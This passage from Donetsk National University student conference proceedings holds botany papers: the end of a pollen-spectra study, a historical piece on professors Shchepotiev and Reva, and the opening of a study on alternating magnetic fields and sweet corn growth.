3. Мирненко Н.С. Жизнеспособность пыльцы некоторых видов древесных растений Донецкой агломерации // Лесной вестник. Forestry Bulletin. – 2022. – Т. 26. № 6. – С. 55-61.
4. Мирненко Н.С. Использование пыльцы *Tilia cordata* Mill. для биоиндикации загрязнения г. Донецка В сборнике: Охрана окружающей среды и рациональное использование природных ресурсов. сборник материалов XV Междунар. конф. аспирантов и обучающихся (Донецк, 13-15 апреля 2021г.) – Донецк: ДонНТУ, 2021. – С. 232-233.
5. Мирненко Н.С. Фертильность пыльцы рода *Potentilla* L. в условиях центрального Донбасса // Донецкие чтения 2021: образование, наука, инновации, культура и вызовы современности: Матер. VI Междунар. науч. конф. (Донецк, 26-27 октября 2021г.). Т. 3. – Донецк: Изд-во ДонНУ, 2021. – С. 123-125.
6. Мирненко Н.С. Палиноструктурный анализ *Salix alba* L. в условиях техногенных экотопов // Донецкие чтения 2020: образование, наука, инновации, культура и вызовы современности: Матер. VI Междунар. науч. конф. (Донецк, 17-18 ноября 2021г.). Т. 2. Донецк: ДонНУ, 2021. – С. 224-225.
7. Мирненко Н.С. Палиноструктурный анализ *Ambrosia artemisiifolia* L. в условиях техногенных экотопов // Охрана окружающей среды и рациональное использование природных ресурсов. сб. матер. XIII междунар. науч. конф. аспирантов и студентов (Донецк, 16-17 апреля 2019г.). Донецк: ГОУ ВПО «ДонНТУ», 2019. – С. 108-110.
8. Мирненко Н.С. Морфологическая оценка пыльцевых зерен ивы белой (*Salix alba* L.) урбанизированных территорий г. Донецка и пгт. Новый свет // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: матер. IV Междунар. науч. конф. (Донецк, 31 октября 2019 г.). Т. 2. Донецк: ДонНУ, 2019. – С. 251-253.
9. Мирненко Н.С., Сафонов А.И. Спорово-пыльцевой метод в Донбассе на основе научных рекомендаций ученых России // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: Междунар. научн. конф. (Донецк, 17-20 октября 2017г.). Т. 2. Донецк: ДонНУ, 2017. – С. 97-99.
10. Сафонов А.И. Аномалии эмбриональных структур растений-индикаторов Донбасса // Разнообразие растительного мира. – 2022. – № 3 (14). – С. 5-18.
11. Сафонов А.И., Глухов А.З. Комплексная оценка техногенной нагрузки в импактном фитомониторинге Донбасса // ЭкоБиоТех 2021. Материалы VII Всероссийской конференции с международным участием (Уфа, 4-7 октября 2021г.). Уфа: УИБ УФИЦ РАН, 2021– С. 150-154.
12. Сафонов А.И., Глухов А.З. Фитомониторинг в техногенно трансформированной среде: методология и практика // Экосистемы. – 2021. – № 28. – С. 16-28.
13. Сафонов А.И. Эколого-палинологическая ситуация в Донбассе (2014-2020 гг.) // Проблемы экологии и охраны природы техногенного региона. – 2021. – № 1-2. – С. 32-38.
14. Сафонов А.И. Эмпирика фитоквантификации антропогенно трансформированной среды // Проблемы экологии и охраны природы техногенного региона. – 2021. – № 3-4. – С. 42-47.

15. Сафонов А.И., Глухов А.З. Эмпирические критерии фитомониторинга техногенной нагрузки в Донбассе // Экобиотех. – 2021. – Т. 4. № 3. – С. 195-202.

16. Сафонов А.И. Динамика фитомониторинговых показателей антропогенеза в Донбассе (2000-2019 гг.) // Проблемы экологии и охраны природы техногенного региона. – 2020. – № 1-2. – С. 31-36.

17. Информационная система идентификации растительных объектов на основе карпологических, палинологических и анатомических данных [<http://botany-collection.bio.msu.ru/>] дата обращения 02.02.2023

ANALYSIS OF POLLEN SPECTRA OF RESIDENTIAL AREAS OF DONETSK

Annotation. The paper presents an analysis of pollen grains in anthropogenically altered areas of the urban environment. The analysis was carried out when identifying plant objects based on carpological, palynological and anatomical data. The shape, structure, fertility and features of pollen grains have been established. Information about pollen size varies slightly among the studied genera. Uniformity is expressed in the form of a monad. The data obtained complement the database of aeropalinological studies in the Donbass.

Keywords: pollen grain, fertility, distribution, urban flora, Donetsk.

Mudrik E.A.

Scientific adviser: Mirnenko N.S.

Donetsk National University

E-mail: lizamudrik999@gmail.com

УДК 57 : 581 (477.60)

ИСТОРИКО-БИОЛОГИЧЕСКИЕ ИССЛЕДОВАНИЯ В ДОННУ, ПОСВЯЩЕННЫЕ ЮБИЛЕЯМ ВЫДАЮЩИХСЯ УЧЕНЫХ

Мурашкин В.В., Никифоренко М.А.

*Научный руководитель: Сафонов А.И., канд.биол.наук, зав.кафедрой
ГОУ ВПО «ДОННУ»*

Аннотация. Работа выполнена в серии научно-исследовательской тематики: «Ученые-биологи, экологи, ботаники Донбасса как пример реализации жизненной стратегии в воспитательно-нравственных ориентирах и ценностях». Обобщающие данные к юбилейным датам профессоров Ф.Л. Щепотьева и М.Л. Ревы представлены в качестве сводки научно-практических мероприятий, подчеркивающих актуальность ботанико-экологических исследований для ученых и практиков Донбасса.

Ключевые слова: Донбасс, фитоиндикация, ученые-ботаники, историко-биологические данные.

Система нравственно-культурных ценностей формируется на доказательном опыте исторических фактов. Выделяя достижения ученых, обязательным образом необходимо проследить их жизненный путь в связи с теми историческими условиями, в которых проявились их стремления, были predeterminedены основные направления работы, сделаны конкретные усилия и достижения, положившие начало новым научно-технологическим открытиям. Донбасс для многих ведущих ученых СССР с 1965 года стал точкой сбора и проявления максимальных усилий по решению многих задач развития государства в эпоху индустриализации и становления стабильной экономики, поэтому в наши задачи контекста актуальной публикации входит проанализировать жизненный путь выдающихся ученых, на примере которых можно рассматривать и научно-исторические достижения того времени.

Цель работы – представить данные по выполнению мероприятий в серии научно-исследовательской тематики: «Ученые-биологи, экологи, ботаники Донбасса как пример реализации жизненной стратегии в воспитательно-нравственных ориентирах и ценностях»; обобщающие сведения к юбилеям профессоров Ф.Л. Щепотьева и М.Л. Ревы представить в качестве сводки научно-практических мероприятий, подчеркивающих актуальность ботанико-экологических исследований для ученых и практиков Донбасса.

Спусковым механизмом научно-публикационной деятельности в сфере историко-биологических исследований стала инициатива старшего преподавателя кафедры физиологии человека и животных Т.П. Столяровой по сбору и анализу исторических фактов жизненного пути выдающихся ученых Донбасса в связи с их юбилейными датами [1], что существенным образом позволяет расширить спектр научно-практической занятости ученых биологического факультета Донецкого национального университета по историко-графическому обобщению фундаментальных исследований в регионе [2]. К 100-летию проф. М.Л. Ревы в 2022 г. была подготовлена серия публикаций [3–6], в том числе и на основании накопленных данных на кафедре ботаники и экологии [7–13] и актуальных разработок ботанико-экологического содержания в Донбассе [14]. Установлено также, что научно-практические разработки отражаются и на специфике образовательной деятельности, при выполнении студентами курсовых, дипломных работ, при анализе причинно-следственных связей в обосновании научных разработок конкретного времени [15–22].

Историко-библиографические разработки в разрезе сформулированного задания касались прямых работ с документами, фотоматериалами, которые составляют

доказательную базу научно-образовательных и нравственных ориентиров профессора Ф.Л. Щепотьева (рис. 1, 2) и профессора М.Л. Ревы (рис. 3, 4).



Рис. 1 – Историко-библиографические сведения о проф. Ф.Л. Щепотьеве





Рис. 2 – Нравственно-патриотические ориентиры и достижения проф. Ф.Л. Щепотьева

Объединяющим началом становления личности обоих выдающихся ученых Донбасса стала Великая Отечественная война: в борьбе с фашизмом сформировались и нравственные идеалы, ценности, стремления жить и развиваться, развивать научные направления, иметь достижения, полезные народному хозяйству большой страны.

Судьбы обоих ученых неразрывным образом связаны с открытием Донецкого научного центра в 1965 г., переименованием Донецкого педагогического института в Донецкий государственный университет со всеми требованиями наличия высоких технологий в регионе, формированием традиций постановки, развития и внедрения научного эксперимента – в данном контексте по изучению растений в условиях промышленно развитого региона – Донецкого каменноугольного бассейна. Объединяющим началом стало не только внедрение научно-идейных разработок, но и непосредственная работа с коллективом, объединение людей в достижении общих задач по изучению растений, научение подрастающего поколения (школьников, студентов, аспирантов, молодых ученых) этим задачам, реализации механизма понимания и функционирования фитообъектов в стрессовых условиях. Были рассмотрены многочисленные возможности использования растений в Донбассе [1, 3, 7, 8, 20], разработаны мероприятия по оптимизации техногенных ландшафтов, способы реализации программ индуцированного мутагенеза растений, идентификация, редких, раритетных и исчезающих растений на территории Восточной Европы [2, 10, 11, 21, 22]. Это является объектом обсуждения, гордости и примером для молодежи в ориентации научно-идейных ценностей и значимости ученых в социально-политической успешности региона.



Рева Михаил Лукич 1922г.р.



О проекте «Дорога памяти» в Главном Храме Вооруженных сил России



Орден Отечественной войны II степени



Рис. 3 – Историко-библиографические сведения о проф. М.Л. Рева

Выделяя конкретные достижения профессоров ботаники в Донецком научном центре периода 1965-до 2000 гг., ориентиром для сведений являются их личные записи, публикации, монографические работы, иллюстративный материал. Мы сделали вывод, что учеными прожита интересная, насыщенная жизнь, но только в преодолении многих житейски-бытовых трудностей и идейных ориентаций оптимизации нарушенных сред они добились мирового признания и успехов – на благо развития нашего региона.



Рис. 4 – Библиографические артефакты о научной деятельности проф. М.Л. Ревы

Таким образом, работа выполнена в серии научно-исследовательской тематики: «Ученые-биологи, экологи, ботаники Донбасса как пример реализации жизненной стратегии в воспитательно-нравственных ориентирах и ценностях». Обобщающие данные к юбилейным датам профессоров Ф.Л. Щепотьева и М.Л. Ревы представлены в качестве сводки научно-практических мероприятий, подчеркивающих актуальность ботанико-экологических исследований для ученых и практиков Донбасса.

СПИСОК ЛИТЕРАТУРЫ

1. Горецкий О.С., Столярова Т.П., Сафонов А.И. К 115-летию выдающегося биолога Фёдора Львовича Щепотьева (1906–2000) // Историко-биологические исследования. – 2021. – Т. 13, № 4. – С. 169-183. – DOI: 10.24412/2076-8176-2021-4-169-183
2. Беспалова С.В., Горецкий О.С., Рева М.В., Прокопенко Е.В., Сафонов А.И. Аспекты изучения биоразнообразия в Центральном Донбассе: инвентаризация, оценка природных сред, регистрация антропогенных трансформаций // Степная Евразия – устойчивое развитие: сб. матер. междунар. форума. – Ростов-на-Дону: ЮФУ, 2022. – С. 179-181.
3. Петкогло О.В., Сафонов А.И. Экспозиция ботанического музея ДонНУ: охраняемые виды растений (к 100-летию профессора М.Л. Ревы) // Проблемы экологии и охраны природы техногенного региона. № 3–4. Донецк: ДонНУ. 2022. С. 26-36.
4. Сафонов А.И. Структурные аспекты оптимизации и фитоиндикации ландшафтов Донбасса (к 100-летию профессора М.Л. Ревы) // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2022. – № 1. – С. 135–140.
5. Петкогло О.В., Сафонов А.И. Ретроспективный анализ интерьерной и ландшафтной фитооптимизации промышленной среды (к 100-летию профессора М.Л. Ревы) // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2022. – № 3. – С. 129-139.
6. Гунченко И.А. Ландшафтно-фитоиндикационные разработки в Донбассе (памяти профессора М.Л. Ревы, к 100-летию) // Охрана окружающей среды и рациональное использование природных ресурсов: сборник материалов XVI Международной конференции аспирантов и обучающихся / ДОННТУ, ДонНУ. Донецк: ГОУВПО «ДОННТУ», 2022. – С. 26–27.
7. Петкогло О.В. Научный ресурс ботанического музея в г. Донецке // Донецкие чтения 2016: Образование, наука и вызовы современности: материалы I Международной научной конференции (Донецк, 16–18 мая 2016 г.). – Донецк: Изд-во ЮФУ, 2016. – С. 139–140.
8. Сафонов А.И. Фитоиндикация промышленно-индустриальных ландшафтов Донбасса // Современные исследования в науках о Земле: ретроспектива, актуальные тренды и перспективы внедрения. – Астрахань: ФГБОУВПО «Астраханский государственный университет», 2022. С. 154–156.

9. Сафонов А.И., Глухов А.З. Фитомониторинг в техногенно трансформированной среде: методология и практика // Экосистемы. – 2021. – № 28. – С. 16-28.
10. Safonov A., Glukhov A. Ecological phytomonitoring in Donbass using geoinformational analysis // BIO Web Conf. – 2021. – Vol. 31. – <https://doi.org/10.1051/bioconf/20213100020>.
11. Сафонов А.И. Экологическая фитодиагностика в регионе антропогенных трансформаций // Проблемы трансформации естественных ландшафтов в результате антропогенной деятельности и пути их решения. Сборник научных трудов по материалам международной научной экологической конференции, посвященной году науки и технологий. Краснодар, 2021. – С. 681-684.
12. Сафонов А.И. Ботаника антропогенеза – новая государственная бюджетная научно-исследовательская тема в Донецком национальном университете // Степная Евразия – устойчивое развитие: сб. матер. междунар. форума. – Ростов-на-Дону: ЮФУ, 2022. – С. 239-240.
13. Сафонов А.И., Гермонова Е.А. Комплексный показатель нарушенности экотопов по фитоиндикационному критерию в г. Донецке // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2019. – № 3-4. – С. 171-175.
14. Сафонов А.И. Опорные разработки в рамках тематического направления по ботанике антропогенеза (2022 г.) // Донецкие чтения 2022: образование, наука, инновации, культура и вызовы современности : Матер. VII Междунар. научн. конф. – Донецк: ДонНУ, 2022. – С. 113.
15. Сафонов А.И. Специфика подготовки учебно-методической продукции ботанико-экологического содержания для научной библиотеки ДонНУ // Донецкие чтения 2019: Образование, наука, инновации, культура и вызовы современности. – Донецк: Изд-во ДонНУ, 2019. – С. 294–297.
16. Сафонов А.И. Специфика образовательных технологий на кафедре ботаники и экологии ДонНУ при подготовке студентами выпускных квалификационных работ // Развитие интеллектуально-творческого потенциала молодежи: из прошлого в современность. – Донецк: Изд-во ДонНУ, 2018. – С. 274-275.
17. Гермонова Е.А. Визуализация микроклиматических изменений индикаторных признаков в локальных популяциях растений г. Донецка // Глобальные климатические изменения: региональные эффекты, модели, прогнозы. – Воронеж: Цифровая полиграфия, 2019. – С. 39-40.
18. Гермонова Е.А. Анализ ботанико-экологической информации по геолокации в промышленном Донбассе // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: матер. IV Междунар. науч. конф. (Донецк, 31 октября 2019 г.). Т. 2. Донецк: ДонНУ, 2019. – С. 202-204.
19. Киселева Д.В. Принципы создания шкал анатомо-морфологической пластичности фитоиндикаторов техногенного региона // Донецкие чтения 2016. Образование, наука и вызовы современности : Матер. I Междунар. научн. конф. – Донецк: ЮФУ, 2016. – С. 117-119.
20. Образовательные технологии подготовки биологов специализации по садово-парковому дизайну в Донецком национальном университете / А. И. Сафонов, А. З. Глухов, С. А. Приходько, О. А. Гридько // Проблемы и перспективы развития современной ландшафтной архитектуры. – Симферополь: «Издательство Типография «Ариал», 2017. – С. 73-75.
21. Сафонов А.И. Функциональная ботаника в Донбассе: экологический мониторинг, информационные ресурсные технологии, фитодизайн // Проблемы экологии и охраны природы техногенного региона. 2017. – № 1-2. – С. 6-12.
22. Авраимова Т.В. Экологические разработки в Донбассе: библиографический учет и популяризация научных исследований // Библиотеки и экологическое просвещение: теория и практика. – Москва: ГПНТБ России, 2022. – С. 11-15. <https://doi.org/10.33186/978-5-85638-255-5-2022-11-15>

HISTORICAL AND BIOLOGICAL RESEARCH IN DONBASS DEDICATED TO ANNIVERSARIES OF OUTSTANDING SCIENTISTS

Annotation. The work was done in the research theme: "Scientists-biologists, ecology, botanists of Donbass as an example of the implementation of a life series of strategies in educational and moral guidelines and values." Generalizing data for the anniversaries of professors F.L. Shchepotiev and M.L. The above are presented as a summary of scientific and practical events that emphasize the relevance of botanical and environmental research for scientists and practitioners of Donbass.

Keywords: Donbass, phytomonitoring, botanists, historical and biological data.

Murashkin V.V., Nikiforenko M.A.

Scientific adviser: Safonov A.I. Ph.D., Head of the Department of Botany and Ecology

Donetsk National University

E-mail: kf.botan@donnu.ru

УДК577.3

ВЛИЯНИЕ МАГНИТНОГО ПОЛЯ С РАЗЛИЧНЫМИ ПАРАМЕТРАМИ НА РАСТЕНИЯ, ИСПОЛЬЗУЕМЫЕ В СЕЛЬСКОХОЗЯЙСТВЕННОЙ ДЕЯТЕЛЬНОСТИ

Реуцкая В.В.

Научный руководитель: Корниенко В.О., канд.биол.наук, старший преподаватель ГОУ ВПО «ДОННУ»

Аннотация: В данной работе исследовано влияние переменного магнитного поля на онтогенез и морфометрию растений сельскохозяйственной ценности на примере кукурузы сахарной. Оценили влияние переменного магнитного поля с магнитной индукцией 1 мТл и частотой от 10 Гц до 50 Гц на онтогенез и морфометрию кукурузы сахарной.

Ключевые слова: кукуруза сахарная, модификация свойств живых систем, биотестирование, магнитное поле.

Введение. В настоящее время актуальной проблемой биологической науки является поиск новых технологий для целенаправленного воздействия на растения. Часто подобные технологии основываются на воздействии физических факторов [1-5]. Особенное значение в современных условиях имеют инновационные сельскохозяйственные технологии, которые могут в комплексе решить задачи увеличения объемов продукции требуемого качества при минимуме затрат, например, магнитных воздействий на растения [6]. Влияние физических факторов, в частности магнитного поля, при обработке семян сельскохозяйственных культур отражается на физико-химических процессах, происходящих в них. Под действием поля возрастает скорость химических и биохимических реакций в клетках [7], происходит изменение проницаемости клеточных мембран, в результате чего ускоряется диффузия через мембрану молекул и ионов [8; 9] и увеличивается водопоглощение семян [10].

Влияние магнитного поля на рост и развитие сельскохозяйственных культур. В работе [11] исследовали влияния низкочастотного переменного магнитного поля, гипертермии и их комбинирования на содержание суммы органических и неорганических гидроперекисей. В качестве объекта исследования использовали растения гороха посевного *Pisum sativum* L. сорта «Альбумен». Выращенные в климатической камере КВМ-240 при температуре +23°C. Для генерации магнитного поля использовалась магнитотерапевтическая установка VL-2, создававшая переменное (импульсное) магнитное поле (ПеМП) со значением магнитной индукции 1,5 мТл, частотой магнитного поля в соленоиде 15 Гц. Длительность экспозиции 15, 30 мин и 2 ч. Величина геомагнитного поля во время проведения экспериментов составляла 47-50 мкТл. При изучении комбинированного воздействия двух факторов растения экспонировались в ПеМП, затем помещались в условия гипертермии, либо в обратном порядке. Затем растения подвергались действию гипертермии, ПеМП и растения помещались на 4 дня в климатическую камеру. Эксперименты были выполнены не менее чем в 5 биологических и 3 биохимических повторах. В результате работы сделаны выводы: в экспериментах 15-минутная гипертермия увеличивала суммарное содержание гидроперекисей 40 %, а 30-минутная вызывала рост содержания пероксида водорода на 22%; ПеМП вызывало не увеличение, а снижение содержания как суммарных гидроперекисей (после 120-минутной обработки полем), так и пероксида водорода (после 30-минутного воздействия); в данной работе

предполагается, что переменное магнитное поле может выступать как слабый стимулирующий фактор.

В работе [12] изучали влияние сильного постоянного и вихревых магнитных полей ($B \sim 50 \dots 104$ Гс) на скорость прорастания семян. В качестве объекта исследования использовали семена овса Вологодского и пшеницы Отборной. Основой служил песок, промытый и прокаленный в течение 3 часов при 250°C . Семена в песке и воде размещали в чашках Петри. Воду водопроводную выдерживали не менее суток. Образцы опрыскивали равными порциями воды. Вес семян песка, зеленой массы определяли на лабораторных весах с точностью 20 мг. Навески семян: овса – $3,0 \dots 3,4$ г, пшеницы для прорастания – 10 г, а для выращивания зеленых стеблей – 7 г. Чашки Петри располагали над магнитами с зазором $0,5 \dots 1$ см. Температура при набухании и прироста семян составляла 25°C . Зеленые ростки облучали светом люминесцентных ламп PL11WG23. Скорость вращения (ω) магнитных мешалок ММ-3 и ММ-5 меняли от 100 до 1000 об/мин. Использовали два типа прямоугольных неодимовых магнитов с $B \sim 10^4$ Гс: В1 размером $3 \times 2 \times 1$ см с В-вектором вдоль ребра 1; В2 - $4 \times 1 \times 1$ см с В-вектором вдоль ребра 4. Контрольные образцы были убраны от магнитов на 3 метра. Семена в чашках лежали горизонтально, за исключением двух опытов. Таким образом, магнитное поле для всех образцов кроме контрольных были сложными с большими градиентами в пределах чашки Петри и по интенсивности метаболизма растений выявили эффект магнитного поля.

В работе [13] исследовали воздействия низкоинтенсивными ЭМП КВЧ и СВЧ диапазонов. В качестве объекта исследования использовали семена яровой пшеницы. Для предпосевной обработки семян использовался генератор ЭМП КВЧ - диапазона «Явь 1-7,1». Параметры ЭМП, испускаемого рупорной антенной генератора : длина волны - 7,1 мм, частота - 42,25 ГГц, интенсивность в определенной области обработанных семян- 0,01 мВт/см² (среднее значение). Продолжительность предпосевной КВЧ обработки групп семян яровой пшеницы, составила: 20, 30, 40, 50, 60 минут. После данной КВЧ обработки, семена данных групп, включая и контрольную, были высажены. Интенсивность данного ЭМП изменяется в зависимости от места расположения (углов падения лучей ЭМП, излучаемого рупорной антенной генератора "Явь 1-7,1") семян и от глубины их залегания в толщине слоя. Интенсивность этого ЭМП зависит от положения семени (угла падения ЭМП , испускаемого рупорной антенной генератора "Явь 1-7,1") и глубины толщины слоя. Толщина слоя семян на поверхности под излучателем составляла 4-5 см. Излучатель генератора "Явь 1-7,1" размещался на расстоянии 1 м от поверхности обработанных семян. В результате работы сделаны выводы: в данных слоях эффектов стимуляции ростовых процессов в прорастающих семенах, происходит выравнивание разброса параметров и уменьшение значений; распределение ЭМП в области под излучателем на разных глубинах общей толщины слоя крайне неравномерно.

В работе [14] проводилось влияния предпосадочной обработки ПеМП разных частот всхожесть клубней картофеля. Объектом исследования сорта картофеля служили: раннеспелый «Удача» и среднеспелый «Нарт-1». Источником переменных магнитных полей служила катушка индуктивности, представляющая собой полый цилиндр диаметром 250 мм и высотой 900 мм. Для генерации переменных полей различных частот и напряженностей использовался ЦАП . Сигнал на выходе компьютера усиливается усилителем и подается на катушку и осциллографа С1-69. Полевые опыты проводились, в трехкратной повторности с применением ПеМП частотой 8000 Гц, 15000 Гц и 20000 Гц, напряженностью магнитного поля 12 мА/м и временем облучения 24 ч. Облучение клубней картофеля проводили за 3 дня до

посадки. Проращивание картофеля сорта «Удача» в опытах проводили с 12 по 17 день после посева. С 16 по 21 день для сорта «Нарт-1». В результате работы были сделанные выводы: при применении ПеМП частотой 8000 Гц не наблюдается существенных изменений во всхожести клубней картофеля по сравнению с контрольным вариантом; при использовании ПеМП частотой 15000 Гц энергия проращивания увеличивается у сорта «Удача» на 15,0 %, а у сорта «Нарт-1» на 11,9 %; увеличение частоты ПеМП до 20000 Гц оказало значительное положительное влияние на всхожесть раннеспелого и среднеспелого сорта картофеля. На 17-й день всхожесть раннеспелого сорта увеличилась до $98,3 \pm 2,0$. У среднеспелого на 21 день - $98,5 \pm 2,0$ %; в опытных вариантах было использовано магнитное поле частотой 8000, 15000, 20000 Гц, напряженностью магнитного поля 12 мА/м и временем облучения 24 ч. Предпосевное облучение клубней картофеля проводилось за 3 дня до посадки в почву. Контрольными клубнями были клубни, соответствующие экспериментальным, которые не подверглись воздействию. После обработки клубней ПеМП разных частот все материалы, а также и контрольный вариант содержали в одинаковых условиях. Эксперименты проводили в 3-кратной повторности. Учет всхожести клубней проводили путем подсчета процентного отношения всходов, появившихся на учетной делянке, к количеству посаженных на ней клубней. Предпосадочная обработка клубней картофеля ПеМП разных частот оказывает положительное влияние на всхожесть и энергию проращивания раннеспелого и среднеспелого сорта картофеля.

После проведенного обзора современных источников информации целью настоящей работы было исследование влияния переменного магнитного поля на онтогенез и морфометрию растений сельскохозяйственной ценности на примере кукурузы сахарной.

В работе поставлены следующие задачи:

1. Оценить влияние ПеМП с магнитной индукцией 1 мТл и частотой от 10 Гц до 50 Гц на онтогенез кукурузы сахарной.
2. Оценить влияние ПеМП с магнитной индукцией 1 мТл и частотой от 10 Гц до 50 Гц на морфометрию кукурузы сахарной.

Материалы и методы

В отделе физики магнитных явлений и высокотемпературной сверхпроводимости научно-исследовательской части Донецкого национального университета была спроектирована магнитная установка для обработки биологических объектов (рис. 1). Функциональную способность магнитной установки обеспечивает разработанный, собранный и испытанный рабочий макет источника тока с высоким выходным сопротивлением (ИТУН), работающий в ключевом режиме.

Сама экспериментальная магнитная установка включает в себя две катушки (1), осциллограф с помощью которого мы определяли характеристики магнитного поля (2), в котором происходит облучение семян; генератор сигналов специальной формы Г6 28 (3) (особо важен при постановке задач с различным типом выходного сигнала) и источник тока (4) с высоким выходным сопротивлением (ИТУН).

В качестве объекта исследования были выбраны семена кукурузы сахарной, как одной из важных сельскохозяйственных культур. Оценивали онтогенетические и морфометрические изменения надземной части и корневой системы семян пшеницы мягкой после облучения переменным магнитным полем с различной частотой и типом сигнала в течение 1 часа.



Рис. 1 – Внешний вид устройства по обработке семян растений переменным магнитным полем

Результаты исследований и их обсуждение

Онтогенетические особенности кукурузы сахарной при влиянии ПеМП. При облучении семян ПеМП стимулирующий эффект наблюдается при частоте 10 Гц. В данной группе ~48% растений достигли стадии 1-2 листа, в контрольной группе данной стадии достигло всего ~32%. Не проросших растений в данной группе ~28%, а в контрольной ~24%. Ингибирующее действие наблюдается при 40 Гц, количество растений достигших стадии 1-2 листа составляет ~20%, а не проросших семян в данной группе составляет ~48%. (рис. 2)




Рис. 2. – Результаты онтогенеза на 8 сутки под влиянием ПеМП 10-50 Гц

Примечание: К – контрольная группа растений, А – coleoptyle, Б – фаза 1-2 листа

Оценка морфометрии надземной и подземной части кукурузы сахарной

По сравнению с контрольной группой ~39%, стимулирующим эффектом на морфометрические показатели надземной части кукурузы сахарной обладали частоты 50 Гц и 30 Гц ~55%. Нейтральный эффект обнаружен при 20 Гц ~47%. Ингибирующее действие проявляется при 10 Гц и 40 Гц, при этом значения составляют 40%. (рис. 3)




Рис. 3 – Влияние ПеМП на морфометрические параметры корневой системы и надземной части кукурузы сахарной

